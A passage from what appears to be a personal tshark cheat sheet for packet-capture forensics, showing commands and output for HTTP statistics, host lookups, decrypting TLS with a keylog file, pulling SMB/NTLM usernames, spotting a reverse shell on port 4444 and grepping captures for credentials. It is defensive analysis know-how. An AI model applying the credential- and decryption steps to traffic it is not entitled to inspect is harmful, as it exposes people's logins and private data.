16695 2021-04-30 01:03:14.363479770 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
16810 2021-04-30 01:03:16.249508742 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
16955 2021-04-30 01:03:18.253803226 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
[26-Jun-21 23:42:58 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng -t ud 'udp and ip.addr==192.168.1.26 and ip.addr==24.39.217.246' | wc -l
10
[26-Jun-21 23:43:04 BST] Desktop/c50-AfricanFalls3
```

HTTP

We can collect a whole wealth of info on http stats with the `-z` flag

The various HTTP codes and requests in a hierarchy

```
tshark -r c42-MTA6.pcap -q -z http,tree
#change to http2,tree if necessary
```

```
-> tshark -r c42-MTA6.pcap -q -z http,tree

================================================================================================================================================
HTTP/Packet Counter:
Topic / Item                Count         Average       Min Val       Max Val       Rate (ms)     Percent       Burst Rate    Burst Start
------------------------------------------------------------------------------------------------------------------------------------------------
Total HTTP Packets          982                                                     0.0019        100%          0.2500        214.932
 HTTP Request Packets       446                                                     0.0008        45.42%        0.2000        70.785
  GET                       420                                                     0.0008        94.17%        0.2000        70.785
  POST                      26                                                      0.0000        5.83%         0.0200        34.851
 HTTP Response Packets      421                                                     0.0008        42.87%        0.1500        214.932
  2xx: Success              393                                                     0.0007        93.35%        0.1500        214.932
   200 OK                   368                                                     0.0007        93.64%        0.1500        214.932
   204 No Content           22                                                      0.0000        5.60%         0.0200        34.938
   206 Partial Content      3                                                       0.0000        0.76%         0.0100        28.035
  4xx: Client Error         17                                                      0.0000        4.04%         0.0400        355.168
   404 Not Found            10                                                      0.0000        58.82%        0.0400        355.168
   408 Request Time-out     7                                                       0.0000        41.18%        0.0200        90.856
  3xx: Redirection          10                                                      0.0000        2.38%         0.0100        75.427
   302 Found                9                                                       0.0000        90.00%        0.0100        75.427
   301 Moved Permanently    1                                                       0.0000        10.00%        0.0100        217.531
  5xx: Server Error         1                                                       0.0000        0.24%         0.0100        447.160
   503 Service Unavailable  1                                                       0.0000        100.00%       0.0100        447.160
  ???: broken               0                                                       0.0000        0.00%         -             -
  1xx: Informational        0                                                       0.0000        0.00%         -             -
 Other HTTP Packets         115                                                     0.0002        11.71%        0.1700        76.833
```

Part of `-z expert` will collect all the GET and POST requests. Just scroll down to *Chats*

```
tshark -r c42-MTA6.pcap -q -z expert
```

```
Chats (1890)
=============
   Frequency      Group          Protocol  Summary
         199   Sequence              TCP  Connection establish request (SYN): server port 80
         201   Sequence              TCP  Connection establish acknowledge (SYN+ACK): server port 80
           8   Sequence             HTTP  GET / HTTP/1.1\r\n
          81   Sequence              TCP  TCP window update
         368   Sequence             HTTP  HTTP/1.1 200 OK\r\n
           1   Sequence             HTTP  GET /s/a/hpc14.png HTTP/1.1\r\n
           1   Sequence             HTTP  GET /sa/simg/sw_mg_l_4d_orange.png HTTP/1.1\r\n
           1   Sequence             HTTP  GET /fd/s/a/hp/bing.svg HTTP/1.1\r\n
           1   Sequence             HTTP  GET /s/a/bing_p_lg.ico HTTP/1.1\r\n
           1   Sequence             HTTP  GET /fd/ls/l?IG=79fd8291061e4f859dd03a7b178643fc&CID=3458EA3D760967B21DD3E222771E668D&Type=Event.CPT&DATA={"p
1,"BC":-1,"H":812,"BP":1045,"CT":1262,"IL":1},"ad":[-1,-1,1017,531,1017,531,0],"w3c":"1ffdf0,4a0,,,,,1,,,439,,,d
           1   Sequence             HTTP  GET /rms/Shared.Bundle/jc/f32398c4/d2458b38.js?bu=rms+serp+Shared%24shared_c.source%2cShared%24env_c.source%2
stom_c.source%2cShared%24event.native_c.source%2cShared%24onHTML_c.source%2cShared%24dom_c.source%2cShared%24coo
           1   Sequence             HTTP  GET /rms/rms%20answers%20Identity%20Blue$BlueIdentityDropdownBootStrap/jc/afd2a963/04592351.js HTTP/1.1\r\n
           1   Sequence             HTTP  GET /rms/rms%20answers%20Identity%20Blue$BlueIdentityHeader/jc/6874c2cd/37eb3cec.js HTTP/1.1\r\n
           1   Sequence             HTTP  GET /rms/rms%20answers%20Identity%20SnrWindowsLiveConnectBootstrap/jc/8e462492/c76620da.js HTTP/1.1\r\n
           1   Sequence             HTTP  GET /rms/LanguageSwitch/jc/205611af/18f53cbe.js?bu=rms+answers+VisualSystem+LanguageSwitch HTTP/1.1\r\n
           2   Sequence             HTTP  GET /rms/Framework/jc/9a8b72b2/eb789834.js?bu=rms+answers+BoxModel+config%2crules%24rulesHP%2ccore%2cmodules%
%24resize%2cmodules%24state%2cmodules%24mutation%2cmodules%24error%2cmodules%24network%2cmodules%24cursor%2cmodu
           3   Sequence             HTTP  HTTP/1.1 206 Partial Content\r\n
```

Resolve Hosts


Collect IPs and the hostname they resolved to at the time

```
tshark -r c42-MTA6.pcap -q -z hosts
```

```
-> tshark -r c42-MTA6.pcap -q -z hosts
# TShark hosts output
#
# Host data gathered from c42-MTA6.pcap

184.84.243.56   a134.lm.akamai.net
68.67.153.172   ib.anycast.adnxs.com
63.219.254.43   a2047.dspl.akamai.net
67.215.253.140  c.statcounter.com
192.0.76.3      pixel.wp.com
54.225.176.90   prod-www-969650565.us-east-1
128.241.217.27  a1861.dspmm1.akamai.net
169.54.129.40   api.mixpanel.com
169.54.129.33   api.mixpanel.com
31.13.74.7      scontent.xx.fbcdn.net
169.54.129.12   api.mixpanel.com
169.54.129.5    api.mixpanel.com
67.222.30.115   mergersandinquisitions.com
128.177.96.9    a1168.dsw4.akamai.net
93.184.215.200  cs1.wpc.v0cdn.net
216.59.38.123   c.statcounter.com
104.244.43.71   wildcard.twimg.com
69.49.96.13     altmangc.com
96.17.10.32     a1531.dsw4.akamai.net
96.17.10.25     a1531.dsw4.akamai.net
96.17.10.18     a1531.dsw4.akamai.net
```

Find User Agents

```
tshark -r Voip-trace.pcap -Y http.request -T fields -e http.host -e http.user_age
```



Get MAC Addresses

It can be useful to know what MAC addresses have been involved in a conversation

```
#I picked FTP as a protocol to filter by, you don't have to. You could remove the
tshark -r packet.pcapng -Y ftp -x -V -P | grep Ethernet | sort -u
```

Decrypt TLS traffic

To decrypt network https traffic, you need a decryption key. I'll go over how to get those another time. For now, we'll assume we have one called *tls_decrypt_key.txt*.


This is another instance where, to be honest, Wireshark is just straight up easier to use. But for now, I'll show you TShark. We use decryption keys like so: `-o tls.keylog_file: key.txt`

Sanity Check the Key is working

First, we need to sanity check that we actually have a working decryption key. Nice and simple, let's get some stats about the traffic:

```
tshark -r https.pcapng -q -z io,phs,tls
#re=run and pipe to get line numbers
!! | wc -l
```

Nice and simple, there's not much going on here. Only 12 or so lines of info



Well, now let's compare what kind of data we get when we insert our decryption key.

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt  -q -z io,phs,tls
#re=run and pipe to get line numbers
!! | wc -l
```

```
[27-Jun-21 17:10:55 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -z io,phs,tls -q

===================================================================
Protocol Hierarchy Statistics
Filter: tls

eth                                      frames:3804 bytes:11315444
  ip                                     frames:3804 bytes:11315444
    tcp                                  frames:3804 bytes:11315444
      tls                                frames:3804 bytes:11315444
        tcp.segments                     frames:1233 bytes:5792538
          tls                            frames:1112 bytes:5544204
            http                         frames:1 bytes:4622
              urlencoded-form            frames:1 bytes:4622
                tls.segments             frames:1 bytes:4622
        http                             frames:66 bytes:40116
          json                           frames:22 bytes:20457
          data-text-lines                frames:3 bytes:1587
            tls.segments                 frames:2 bytes:1094
          image-jfif                     frames:2 bytes:298
            tls.segments                 frames:2 bytes:298
              tcp.segments               frames:2 bytes:298
          urlencoded-form                frames:1 bytes:2312
            tls.segments                 frames:1 bytes:2312
        websocket                        frames:22 bytes:6485
          data-text-lines                frames:18 bytes:6099
            websocket                    frames:1 bytes:262
```

That's quite a lot more information....61 lines now, significantly more than 12. Which suggests our decryption efforts worked.

```
[27-Jun-21 17:11:14 BST] Desktop/WireDive
-> !! | wc -l
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -z io,phs,tls -q | wc -l
61
[27-Jun-21 17:11:56 BST] Desktop/WireDive
```

Hunting Decrypted Hosts

Now that we've done that, let's go and hunt for some decrypted traffic to look at. We'll start by ripping out all of the website names

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt \
-T fields -e frame.number -e http.host|
sort -k2 -u
#there's a lot going on here, so just a reminder
  # -r means read the given packets
  # -o is the decrypion key
  # -T is where we are changing print format to utilise fields
  # -e is where we are filtering to only print the website name and it's correspo
  # sort's -k2 flag picks the second column to filter on and ignores sorting on t
  # sort -u flag removes duplicate website names
```

In the top half of the screenshot, you can see the results we WOULD have got if we hunted without a decryption key. On the bottom half of the screenshot, you can see we get a lot more information now we can decrypt the traffic.

```
[27-Jun-21 17:20:22 BST] Desktop/WireDive
-> tshark -r https.pcapng -T fields -e frame.number -e http.host | sort -k2 -u
1
738     connectivity-check.ubuntu.com
8       detectportal.firefox.com
153     ocsp.digicert.com
481     ocsp.pki.goog
[27-Jun-21 17:20:32 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt \
> -T fields -e frame.number -e http.host|
> sort -k2 -u
1
738     connectivity-check.ubuntu.com
8       detectportal.firefox.com
6642    files.slack.com
41      firefox.settings.services.mozilla.com
167     incoming.telemetry.mozilla.org
153     ocsp.digicert.com
481     ocsp.pki.goog
222     push.services.mozilla.com
117     snippets.cdn.mozilla.net
675     web01.fruitinc.xyz
6170    wss-primary.slack.com
[27-Jun-21 17:20:40 BST] Desktop/WireDive
```

Get a decrypted stream number

Let's say we've seen a suspicious website (we'll choose web01.fruitinc.xyz), identify it's corresponding packet number (675) and let's go and hunt for a stream number

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -c675 -V -P |
tail -n120 | ack -i --passthru 'stream index'
```

```
    Source Address: 192.168.2.244
    Destination Address: 192.168.2.20
Transmission Control Protocol, Src Port: 55298, Dst Port: 443, Seq: 644,
    Source Port: 55298
    Destination Port: 443
    [Stream index: 27]
    [TCP Segment Len: 405]
    Sequence Number: 644    (relative sequence number)
    Sequence Number (raw): 742040216
```

Not bad, we've identified the stream conversation is 27. Now let's go and follow it

Following decrypted stream

Let's check on the decrypted TLS interactions first

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q \
-z follow,tls,ascii,27
#follow is essentially follow stream
#tls is the protocol we specify
#ascii is the printed format we want
#27 is the Stream Index we want to follow
```

And here we get the decrypted TLS communication.

```
===================================================================
[27-Jun-21 17:29:26 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q -z follow,tls,ascii,27

===================================================================
Follow: tls,ascii
Filter: tcp.stream eq 27
Node 0: 192.168.2.244:55298
Node 1: :0
376
GET / HTTP/1.1
Host: web01.fruitinc.xyz
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

This screenshot shows what happens if we run the same without the decryption key

```
===================================================================
[27-Jun-21 17:29:33 BST] Desktop/WireDive
-> tshark -r https.pcapng -q -z follow,tls,ascii,27

===================================================================
Follow: tls,ascii
Filter: tcp.stream eq 27
Node 0: :0
Node 1: :0
===================================================================
```

You get much of the same result if we check on HTTP interactions next

```
[27-Jun-21 17:32:51 BST] Desktop/WireDive
-> tshark -r https.pcapng -q -z follow,http,ascii,27

===================================================================
Follow: http,ascii
Filter: tcp.stream eq 27
Node 0: :0
Node 1: :0
===================================================================
[27-Jun-21 17:32:58 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q -z follow,http,ascii,27

===================================================================
Follow: http,ascii
Filter: tcp.stream eq 27
Node 0: 192.168.2.244:55298
Node 1: 192.168.2.20:443
376
GET / HTTP/1.1
Host: web01.fruitinc.xyz
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
```


SMB

Be sure you're using DisplayFilters specific to SMB1 and SMB2

SMB File Interaction

One of the quickest ways I know to get contexual info on what SMB files were interacted with is `smb.fid`

```
tshark -r smb.pcapng -Y smb2.fid
```



SMB Users

You can quickly grab usernames/accounts with this command

```
tshark -r smb.pcapng -Tfields -e smb2.acct | sed '/^$/d'
```

I would then grep out for that username, for more info

```
tshark -r smb.pcapng | grep -i 'jtomato'
```

Or fuck it, just grep for user and let the dice fall where the fates' deign.

```
tshark -r smb.pcapng | grep -i 'user'
```

```
[27-Jun-21 10:58:49 BST] Desktop/WireDive
-> tshark -r smb.pcapng -Tfields -e smb2.acct | sed '/^$/d'
jtomato
[27-Jun-21 10:58:51 BST] Desktop/WireDive
-> tshark -r smb.pcapng | grep -i 'jtomato'
   75 15.613231984  192.168.2.2 → 192.168.2.10 SMB2 648 Session Setup Request, NTLMSSP_AUTH, User: SAMBA\jtomato
[27-Jun-21 10:59:26 BST] Desktop/WireDive
-> tshark -r smb.pcapng | grep -i 'user'
   16 1.008529390  192.168.2.2 → 192.168.2.10 SMB 158 Session Setup AndX Request, User: anonymous
   31 1.013510940  192.168.2.2 → 192.168.2.10 SMB 158 Session Setup AndX Request, User: anonymous
   75 15.613231984  192.168.2.2 → 192.168.2.10 SMB2 648 Session Setup Request, NTLMSSP_AUTH, User: SAMBA\jtomato
  121 16.959661445  192.168.2.2 → 192.168.2.10 SMB2 270 Session Setup Request, NTLMSSP_AUTH, User: \
[27-Jun-21 10:59:43 BST] Desktop/WireDive
```

For general windows users, you can utlise NTLM filters

```
tshark -r smb.pcapng -Y 'ntlmssp.auth.username'
```

```
[27-Jun-21 11:07:48 BST] Desktop/WireDive
-> tshark -r smb.pcapng -Y 'ntlmssp.auth.username'
   75 15.613231984  192.168.2.2 → 192.168.2.10 SMB2 648 Session Setup Request, NTLMSSP_AUTH, User: SAMBA\jtomato
  121 16.959661445  192.168.2.2 → 192.168.2.10 SMB2 270 Session Setup Request, NTLMSSP_AUTH, User: \
[27-Jun-21 11:07:54 BST] Desktop/WireDive
```

TCP

Attribute Listening Ports

Say you've captured traffic that may have had a reverse shell established.

We can quickly find out the TCP ports and respective IPs that were involved in the communication. Though keep in mind reverse shells can also use UDP ports, and C2 can happen over some wacky stuff like DNS and ICMP (which is ping's protocol).

Here, we get awesome results that let us know 192.168.2.244 was using 4444, which is Metasploit's default port to use

```
tshark -r shell.pcapng -q -z endpoints,tcp
```

```
-> tshark -r shell.pcapng -q -z endpoints,tcp
================================================================================
TCP Endpoints
Filter:<No Filter>
                  |  Port  ||  Packets  | |  Bytes  | | Tx Packets | | Tx Bytes | | Rx Packets | | Rx Bytes |
192.168.2.5          52242        171         13932          84           7995          87           5937
192.168.2.244         4444        171         13932          87           5937          84           7995
91.189.91.38            80         30          7587          12           5373          18           2214
192.168.2.5          36874         17          2855          10           1535           7           1320
192.168.2.5          36876         13          4732           8            679           5           4053
192.168.2.243        47348         10           911           5            425           5            486
35.224.99.156           80         10           911           5            486           5            425
192.168.2.244        56398         10           911           5            425           5            486
35.222.85.5             80         10           911           5            486           5            425
192.168.2.244        34972          8          2162           5            338           3           1824
192.168.2.5           9999          8          2162           3           1824           5            338
192.168.2.10           139          1            66           1             66           0              0
192.168.2.2          43926          1            66           0              0           1             66
================================================================================
```


A limitation of the above command however is that it is doesn't give information on WHOMST the malicious port and IP were communicating with. Therefore, we can also deploy this command, which let's us know source and destination IP's relationship, as well as the number of packets communicated in this relationship, and the time duration of this relationship.

```
tshark -r shell.pcapng -q -z conv,tcp
```

```
-> tshark -r shell.pcapng -q -z conv,tcp
================================================================================
TCP Conversations
Filter:<No Filter>
                                                |       <-      | |       ->      | |     Total     |    Relative    |   Duration   |
                                                | Frames  Bytes | | Frames  Bytes | | Frames  Bytes |      Start     |              |
192.168.2.5:52242          <-> 192.168.2.244:4444     87 5,937bytes     84 7,995bytes    171 13kB          0.000000000       243.0223
192.168.2.5:36874          <-> 91.189.91.38:80         7 1,320bytes     10 1,535bytes     17 2,855bytes    23.641111330         0.4581
192.168.2.5:36876          <-> 91.189.91.38:80         5 4,053bytes      8 679bytes       13 4,732bytes    41.407729652         0.0440
192.168.2.243:47348        <-> 35.224.99.156:80        5 486bytes       5 425bytes       10 911bytes    130.390214831         0.1347
192.168.2.244:56398        <-> 35.222.85.5:80          5 486bytes       5 425bytes       10 911bytes    213.575447912         0.1396
192.168.2.244:34972        <-> 192.168.2.5:9999        3 1,824bytes      5 338bytes       8 2,162bytes   219.408686970        15.8769
192.168.2.2:43926          <-> 192.168.2.10:139        1 66bytes         0 0bytes         1 66bytes      23.052072590         0.0000
================================================================================
```

What Commands did an Adversary Run

Honestly, this is one of those things that is easier done in *Wireshark*. Going to Analyse, Follow, and TCP Stream will reveal much.




If you absolutely want to do this in the command-line, Tshark will allow this. Under `-z` we can see `follow,X`. Any protocol under here can be forced to show the stream of conversation.


```
flow,tcp
follow,http
follow,http2
follow,quic
follow,tcp
follow,tls
follow,udp
```

We can compare what our command-line tshark implementation and our wireshark implementation look like. Though it ain't as pretty, you can see they both deliver the same amount of information. The advantadge of Tshark of course is that it does not need to ingest a packet to analyse it, whereas Wireshark does which can come at an initial performance cost.

```
tshark -r shell.pcapng -q -z follow,tcp,ascii,0
```



For other packets, to identify their stream conversation it saves the value as "Stream Index: X"



Get Credentials

In theory, `-z credentials` will collect the credentials in packets. I, however, have not had much success with this tbh.

```
tshark -r ftp.pcap -z credentials
```

```
[20-Jun-21 13:49:58 BST] cap/enum
🔍 → tshark -r 0.pcap -q -z credentials
================================================================================
Packet      Protocol        Username        Info
------      --------        --------        ----
40          FTP             nathan          Username in packet: 36
================================================================================
```

Here's an alternative, less refined, works though.

```
tshark -r 0.pcap -V -x -P | grep -iE 'user|pass'
```

```
[20-Jun-21 13:51:27 BST] cap/enum
🔍 → tshark -r 0.pcap -V -x -P | grep -i 'pass'
    .form-signin input[type="password"] {\n
03b0  74 79 70 65 3d 22 70 61 73 73 77 6f 72 64 22 5d   type="password"]
